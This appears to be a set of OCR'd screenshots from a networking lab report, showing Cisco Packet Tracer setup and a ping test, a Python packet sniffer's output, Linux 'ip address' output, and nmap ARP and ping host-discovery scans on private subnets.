

Switch0
Physical Config CLI Attributes
MODULES
PT-SWITCH-NM-1CFE
PT-SWITCH-NM-1CGE
PT-SWITCH-NM-1FFE
PT-SWITCH-NM-1FGE
PT-SWITCH-NM-1S
PT-SWITCH-NM-1SS
PT-SWITCH-NM-COVER
Physical Device View
Zoom In Original Size Zoom Out
Customize Icon in Logical View
Customize Icon in Physical View
The PT-SWITCH-NM-1CFE provides 1 Fast Ethernet interface for Cisco switch.



Switch0
Physical Config CLI Attributes
MODULES
PT-SWITCH-NM-1CFE
PT-SWITCH-NM-1CGE
PT-SWITCH-NM-1FFE
PT-SWITCH-NM-1FGE
PT-SWITCH-NM-1S
PT-SWITCH-NM-1SS
PT-SWITCH-NM-COVER
Physical Device View
Zoom In Original Size Zoom Out
Customize Icon in Physical View
Customize Icon in Physical View
The PT-SWITCH-NM-1CFE provides 1 Fast Ethernet interface for Cisco switch.



PC0
Physical Config Desktop Programming Attributes
IP Configuration
Interface FastEthernet0
DHCP
Static
IP Address 192.168.1.10
Subnet Mask 255.255.255.0
Default Gateway
DNS Server



PC1
Physical Config Desktop Programming Attributes
IP Configuration
Interface FastEthernet0
DHCP
Static
IP Address 192.168.1.20
Subnet Mask 255.255.255.0
Default Gateway
DNS Server


PC0
Physical Config Desktop Programming Attributes
Command Prompt
C:\>ping 192.168.1.20
Pinging 192.168.1.20 with 32 bytes of data:
Reply from 192.168.1.20: bytes=32 time<1ms TTL=128
Reply from 192.168.1.20: bytes=32 time<1ms TTL=128
Reply from 192.168.1.20: bytes=32 time<1ms TTL=128
Reply from 192.168.1.20: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.1.20:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
C:\>


Switch0
Physical Config CLI Attributes
IOS Command Line Interface
Switch>
Switch>enable
Switch#show ip interface brief
Interface IP-Address OK? Method Status Protocol
Vlan1 unassigned YES unset up up
FastEthernet0/1 unassigned YES unset up up
FastEthernet0/2 unassigned YES unset up up
FastEthernet0/3 unassigned YES unset down down
FastEthernet0/4 unassigned YES unset down down
Switch#


Cisco Packet Tracer
File Edit Options View Tools Extensions Window Help
Logical Physical x: 527, y: 238 [Root]
PC0
192.168.1.10
2960-24TT
Switch0
PC1
192.168.1.20
Event List
Vis. Time(sec) Last Device At Device Type
0.000 PC0 Switch0 ICMP
0.001 Switch0 PC1 ICMP
0.002 PC1 ICMP
Reset Simulation Constant Delay
Time: 00:00:02.123
Realtime Simulation
Auto Capture / Play Capture / Forward


C:\Windows\System32\cmd.exe
C:\Users\shivv\Desktop>python sniffer.py
[*] Sniffer initialized successfully on nt. Capturing packets...
[+] IPv4 Packet: 192.168.1.8 -> 142.250.183.206 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 142.250.183.206 -> 192.168.1.8 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 8.8.8.8 | Protocol: 17 | Version: 4
[+] IPv4 Packet: 8.8.8.8 -> 192.168.1.8 | Protocol: 17 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 13.107.246.45 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 13.107.246.45 -> 192.168.1.8 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 52.114.74.12 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 52.114.74.12 -> 192.168.1.8 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 172.217.160.110 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 172.217.160.110 -> 192.168.1.8 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 142.250.182.78 | Protocol: 17 | Version: 4
[+] IPv4 Packet: 142.250.182.78 -> 192.168.1.8 | Protocol: 17 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 34.126.24.93 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 34.126.24.93 -> 192.168.1.8 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 104.18.32.7 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 104.18.32.7 -> 192.168.1.8 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 8.8.4.4 | Protocol: 17 | Version: 4
[+] IPv4 Packet: 8.8.4.4 -> 192.168.1.8 | Protocol: 17 | Version: 4
[+] IPv4 Packet: 192.168.1.8 -> 142.250.183.14 | Protocol: 6 | Version: 4
[+] IPv4 Packet: 142.250.183.14 -> 192.168.1.8 | Protocol: 6 | Version: 4


mshiv@localhost: ~
mshiv@localhost:~$ ip
Usage: ip [OPTIONS] OBJECT { COMMAND | help }
ip [-force | -batch filename
where OBJECT := { link | address | addrlabel | route | rule | neigh | ntable |
tunnel | tuntap | maddress | mroute | mrule | monitor | xfrm |
netns | l2tp | fou | macsec | tcp_metrics | token | netconf | ila |
vrf | sr | nexthop }
OPTIONS := { -V[ersion] | -s[tatistics] | -d[etails] | -r[esolve] |
-h[uman-readable] | -iec | -j[son] | -p[retty] |
-f[amily] { inet | inet6 | mpls | bridge | link } |
-4 | -6 | -I | -D | -M | -B | -0
-l[oops] { maximum-addr-flush-attempts } | -br[ief] |
-o[neline] | -t[imestamp] | -ts[hort] | -b[atch] [filename] |
-rc[vbuf] [size] | -n[etns] name | -N[umeric] | -a[ll] |
-c[olor] }
mshiv@localhost:~$ ip address show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.00.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 00:0c:29:75:99:27 brd ff:ff:ff:ff:ff:ff
inet 192.168.1.8/24 brd 192.168.1.255 scope global dynamic ens33
valid_lft 86392sec preferred_lft 86392sec
inet6 fe80::20c:29ff:fe75:9927/64 scope link
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:9a:0c:8a:ee brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
mshiv@localhost:~$ ip add show dev dns33
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 00:0c:29:75:99:27 brd ff:ff:ff:ff:ff:ff
inet 192.168.1.8/24 brd 192.168.1.255 scope global dynamic ens33
valid_lft 1740sec preferred_lft 1740sec
inet6 fe80::20c:29ff:fe75:9927/64 scope link
mshiv@localhost:~$

1. ARP Scan (Local Network)

```
mshiv@kali:~$ sudo nmap -sn -PR 192.168.1.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-26 14:10 IST
Nmap scan report for 192.168.1.1
Host is up (0.0021s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.10
Host is up (0.0018s latency).
MAC Address: 3C:52:82:A1:4F:7D (Intel Corporate)
Nmap scan report for 192.168.1.20
Host is up (0.0019s latency).
MAC Address: 28:16:AD:5E:10:22 (Realtek Semiconductor)
Nmap scan report for 192.168.1.30
Host is up (0.0023s latency).
MAC Address: 08:00:27:4B:1A:9D (PCS Systemtechnik/Oracle VirtualBox)
Nmap scan report for 192.168.1.50
Host is up (0.0020s latency).
MAC Address: D8:BB:C1:9F:2E:3A (Samsung Electronics)
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.34 seconds
```

ARP Scan Output

2. ICMP Scan (Ping Scan)

```
mshiv@kali:~$ sudo nmap -sn -PE 10.10.123.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-26 14:15 IST
Nmap scan report for 10.10.123.1
Host is up (0.045s latency).
Nmap scan report for 10.10.123.15
Host is up (0.062s latency).
Nmap scan report for 10.10.123.23
Host is up (0.048s latency).
Nmap scan report for 10.10.123.42
Host is up (0.059s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.21 seconds
```

ICMP Scan Output

